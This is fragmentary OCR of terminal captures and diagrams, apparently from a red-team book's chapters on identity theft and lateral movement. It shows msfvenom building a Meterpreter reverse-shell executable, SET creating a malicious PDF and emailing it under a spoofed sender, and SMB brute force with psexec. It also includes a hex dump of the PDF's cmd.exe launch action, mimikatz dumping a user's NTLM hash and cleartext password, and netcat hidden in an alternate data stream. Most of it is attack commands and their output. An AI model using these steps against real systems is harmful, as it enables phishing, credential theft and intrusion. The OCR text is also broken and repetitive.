
```
root@kronos:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.2 LPORT=45 -f exe > dio.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```



ubuntu
File Edit View Go Bookmarks Help
Back Forward
Places
ubuntu
ubuntu
Desktop
File System
Network
System Reserved
20 GB Filesystem
15 GB Filesystem
Desktop
Documents
Music
Pictures



ophcrack
Load
Delete
Save
Tables
Stop
Help
Exit
About
Progress
Statistics
Preferences
User
LM Hash
NT Hash
LM Pwd 1
LM Pwd 2
NT Pwd
Administrator 31d6cfe0d16ae931b73c59d7e0c089c0 empty
Guest 31d6cfe0d16ae931b73c59d7e0c089c0 empty
SUPPORT_388945a0 34ec619d1d6c952d44ad5898a6815fce
Administrator 59ab4dfd5... dc9333bacdeb4a7e09c73dbee36ffed8 K477EKY LLING07 K477Ekylling07
Guest 31d6cfe0d16ae931b73c59d7e0c089c0 empty
SUPPORT_388945a0 167b3177504221efaa009a593dc7281e
Table
Directory
Status
Progress
XP free fast /home/janu... 84% in RAM
table0 36% in RAM
table1 100% in R...
table2 100% in R...
table3 100% in R...
Vista free /home/janu... 100% in R...
table0 100% in R...
table1 100% in R...
table2 100% in R...
table3 100% in R...
Preload: done
Brute force: done
Pwd found: 4/6
Time elapsed: 0h 14m 36s



DNS Server
IoT DDoS attack
Command and Control
Communication interrupted
Compromised IoT devices

Chapter 06: Chasing a User's Identity





Red Team
Stage 1
Stage 2
Stage 3



Red Team
Stage 1
Stage 2
Stage 3


Phishing email
with malware
attached
Malware
dropped in the
local system
Alex and Sandra have a pass the
hash connection estabilished
Alex
Malware move to Sandra's
computer as Fred
Sandra
Malware move to the Web
Server as Sandra



```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) >
```


```
msf auxiliary(smb_login) > set pass_file /root/passwords.txt
pass_file => /root/passwords.txt
msf auxiliary(smb_login) > run

[*] 192.168.1.15:445      - SMB - Starting SMB login bruteforce
```


Terminal
File Edit View Search Terminal Help
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set>


The one stop shop for all of your SE needs.
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.


10) Third Party Modules
99) Return back to the main menu.
set> 1
The Spearphishing module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.
There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!
1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template
99) Return to Main Menu
set:phishing>


1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
4) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
6) Adobe Flash Player "Button" Remote Code Execution
7) Adobe CoolType SING Table "uniqueName" Overflow
8) Adobe Flash Player "newfunction" Invalid Pointer Use
9) Adobe Collab.collectEmailInfo Buffer Overflow
10) Adobe Collab.getIcon Buffer Overflow
11) Adobe JBIG2Decode Memory Corruption Exploit
12) Adobe PDF Embedded EXE Social Engineering
13) Adobe util.printf() Buffer Overflow
14) Custom EXE to VBA (sent via RAR) (RAR required)
15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
16) Adobe PDF Embedded EXE Social Engineering (NOJS)
17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
18) Apple QuickTime PICT PnSize Buffer Overflow
19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
20) Adobe Reader u3D Memory Corruption Vulnerability
21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
set:payloads>


[-] Default payload creation selected. SET will generate a normal PDF with embedded EXE.
1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

```
set:payloads>2

   1) Windows Reverse TCP Shell               Spawn a command shell on victim and send back to attacker
   2) Windows Meterpreter Reverse_TCP         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse VNC DLL                 Spawn a VNC server on victim and send back to attacker
   4) Windows Reverse TCP Shell (x64)         Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)   Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)            Execute payload and create an accepting port on remote system
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>
```

```
set> IP address for the payload listener (LHOST): 192.168.1.99
set:payloads> Port to connect back on [443]:443
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete...
[*] Waiting for payload generation to complete...
[*] Waiting for payload generation to complete...
[*] Waiting for payload generation to complete...
[*] Waiting for payload generation to complete...
[*] Waiting for payload generation to complete...
[*] Waiting for payload generation to complete...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachment.

   Right now the attachment will be imported with filename of 'template.whatever'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>
```

```
set:phishing>2
set:phishing> New filename:financialreport.pdf
[*] Filename changed, moving on...

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>
```

```
set:phishing>1
[-] Available templates:
1: New Update
2: Status Report
3: Have you seen this?
4: Computer Issue
5: WOAAAA!!!!!!!!! This is crazy...
6: Baby Pics
7: Order Confirmation
8: How long has it been?
9: Dan Brown's Angels & Demons
10: Strange internet usage from your computer
```

```
set:phishing> Send email to:[redacted]@hotmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:[redacted]@gmail.com
set:phishing> The FROM NAME user will see:Alex Tavares
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:y
```

```
root@kronos:~# ls -al /root/.set
total 144
drwxr-xr-x  2 root root  4096 Aug 26 12:16 .
drwxr-xr-x 25 root root  4096 Aug 26 10:18 ..
-rw-r--r--  1 root root   224 Aug 26 12:06 email.templates
-rw-r--r--  1 root root 60552 Aug 26 12:04 financialreport.pdf
-rw-r--r--  1 root root    48 Aug 26 12:02 payload.options
-rw-r--r--  1 root root    70 Aug 26 11:48 set.options
-rw-r--r--  1 root root 60552 Aug 26 12:01 template.pdf
-rw-r--r--  1 root root   196 Aug 26 12:01 template.rc
```

Filename: financialreport.pdf | MD5: f5c995153d960c3d12d3b1bdb55ae7e0

Document information

Original filename: **financialreport.pdf**

Size: **60552 bytes**

Submitted: **2017-08-26 17:30:08**

md5: **f5c995153d960c3d12d3b1bdb55ae7e0**

sha1: **e84921cc5bb9e6cb7b6ebf35f7cd4aa71e76510a**

sha256: **5b84acb8ef19cc6789ac86314e50af826ca95bd56c559576b08e318e93087182**

ssdeep: **1536:TLcUj5d+0pU8kEICV7dT3LxSHVapzwEmyomJlr:TQUFdrkENtdT3NCVjV2lr**

content/type: **PDF document, version 1.3**

analysis time: **3.35 s**

Analysis: Suspicious [7] Beta OpenIOC

21.0 @ 15110: suspicious.pdf embedded PDF file

21.0 @ 15110: suspicious.warning: object contains embedded PDF

22.0 @ 59472: suspicious.warning: object contains JavaScript


23.0 @ 59576: pdf.execute access system32 directory

23.0 @ 59576: pdf.execute exe file

23.0 @ 59576: pdf.exploit access system32 directory

23.0 @ 59576: pdf.exploit execute EXE file

23.0 @ 59576: pdf.exploit execute action command



Filename: financialreport.pdf | MD5: f5c995153d960c3d12d3b1bdb55ae7e0 | Object: 23 Generation: 0 | File offset: 59576

Parameters | Raw | Decoded | Exploits

pdf.exploit execute action command

```
  0: 0d 3c 3c 2f  53 2f 4c 61  75 6e 63 68  2f 54 79 70  .<</S/Launch/Typ
 16: 65 2f 41 63  74 69 6f 6e  2f 57 69 6e  3c 3c 2f 46  e/Action/Win<</F
 32: 28 63 6d 64  2e 65 78 65  29 2f 44 28  63 3a 5c 5c  (cmd.exe)/D(c:\\
 48: 77 69 6e 64  6f 77 73 5c  5c 73 79 73  74 65 6d 33  windows\\system3
 64: 32 29 2f 50  28 2f 51 20  2f 43 20 25  48 4f 4d 45  2)/P(/Q /C %HOME
 80: 44 52 49 56  45 25 26 63  64 20 25 48  4f 4d 45 50  DRIVE%&cd %HOMEP
 96: 41 54 48 25  26 28 69 66  20 65 78 69  73 74 20 22  ATH%&(if exist "
112: 44 65 73 6b  74 6f 70 5c  5c 66 6f 72  6d 2e 70 64  Desktop\\form.pd
128: 66 22 20 28  63 64 20 22  44 65 73 6b  74 6f 70 22  f" (cd "Desktop"
144: 29 29 26 28  69 66                                 ))&(if
```

pdf.exploit execute EXE file

```
  0: 0d 3c 3c 2f  53 2f 4c 61  75 6e 63 68  2f 54 79 70  .<</S/Launch/Typ
 16: 65 2f 41 63  74 69 6f 6e  2f 57 69 6e  3c 3c 2f 46  e/Action/Win<</F
 32: 28 63 6d 64  2e 65 78 65  29 2f 44 28  63 3a 5c 5c  (cmd.exe)/D(c:\\
 48: 77 69 6e 64  6f 77 73 5c  5c 73 79 73  74 65 6d 33  windows\\system3
 64: 32 29 2f 50  28 2f 51 20  2f 43 20 25  48 4f 4d 45  2)/P(/Q /C %HOME
 80: 44 52 49 56  45 25 26 63  64 20 25 48  4f 4d 45 50  DRIVE%&cd %HOMEP
 96: 41 54 48 25  26 28 69 66  20 65 78 69  73 74 20 22  ATH%&(if exist "
112: 44 65 73 6b  74 6f 70 5c  5c 66 6f 72  6d 2e 70 64  Desktop\\form.pd
128: 66 22 20 28  63 64 20 22  44 65 73 6b  74 6f 70 22  f" (cd "Desktop"
144: 29 29 26 28  69 66 20                              ))&(if.
```

pdf.exploit access system32 directory

```
  0: 0d 3c 3c 2f  53 2f 4c 61  75 6e 63 68  2f 54 79 70  .<</S/Launch/Typ
 16: 65 2f 41 63  74 69 6f 6e  2f 57 69 6e  3c 3c 2f 46  e/Action/Win<</F
 32: 28 63 6d 64  2e 65 78 65  29 2f 44 28  63 3a 5c 5c  (cmd.exe)/D(c:\\
 48: 77 69 6e 64  6f 77 73 5c  5c 73 79 73  74 65 6d 33  windows\\system3
 64: 32 29 2f 50  28 2f 51 20  2f 43 20 25  48 4f 4d 45  2)/P(/Q /C %HOME
```

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 219050 (00000000:000357aa)
Session           : Interactive from 1
User Name         : Yuri
Domain            : YDW7
Logon Server      : YDW7
Logon Time        : 8/25/2017 2:46:37 PM
SID               : S-1-5-21-4267265795-1570276581-2727858867-1000
        msv :
         [00000003] Primary
         * Username : Yuri
         * Domain   : YDW7
         * LM       : 1f5581a5f8a0fc5e1cdd960f3b8a6edc
         * NTLM     : 4dbe35c3378750321e3f61945fa8c92a
         * SHA1     : eb3057235f29aa955f514b99412c9a3b608339cc
        tspkg :
         * Username : Yuri
         * Domain   : YDW7
         * Password : s@13t&28354474
        wdigest :
         * Username : Yuri
```



```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 219050 (00000000:000357aa)
Session           : Interactive from 1
User Name         : Yuri
Domain            : YDW7
Logon Server      : YDW7
Logon Time        : 8/25/2017 2:46:37 PM
SID               : S-1-5-21-4267265795-1570276581-2727858867-1000
        msv :
         [00000003] Primary
         * Username : Yuri
         * Domain   : YDW7
         * LM       : 1f5581a5f8a0fc5e1cdd960f3b8a6edc
         * NTLM     : 4dbe35c3378750321e3f61945fa8c92a
         * SHA1     : eb3057235f29aa955f514b99412c9a3b608339cc
        tspkg :
         * Username : Yuri
         * Domain   : YDW7
         * Password : s@13t&28354474
        wdigest :
         * Username : Yuri
```


```
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.1.99:4445
[*] 192.168.1.17:445 - Connecting to the server...
[*] 192.168.1.17:445 - Authenticating to 192.168.1.17:445|YDW7 as user 'Yuri'...
```

Chapter 07: Lateral Movement

```
C:\Tools>type c:\tools\nc.exe > c:\tools\calc.exe:svchost.exe
```

```
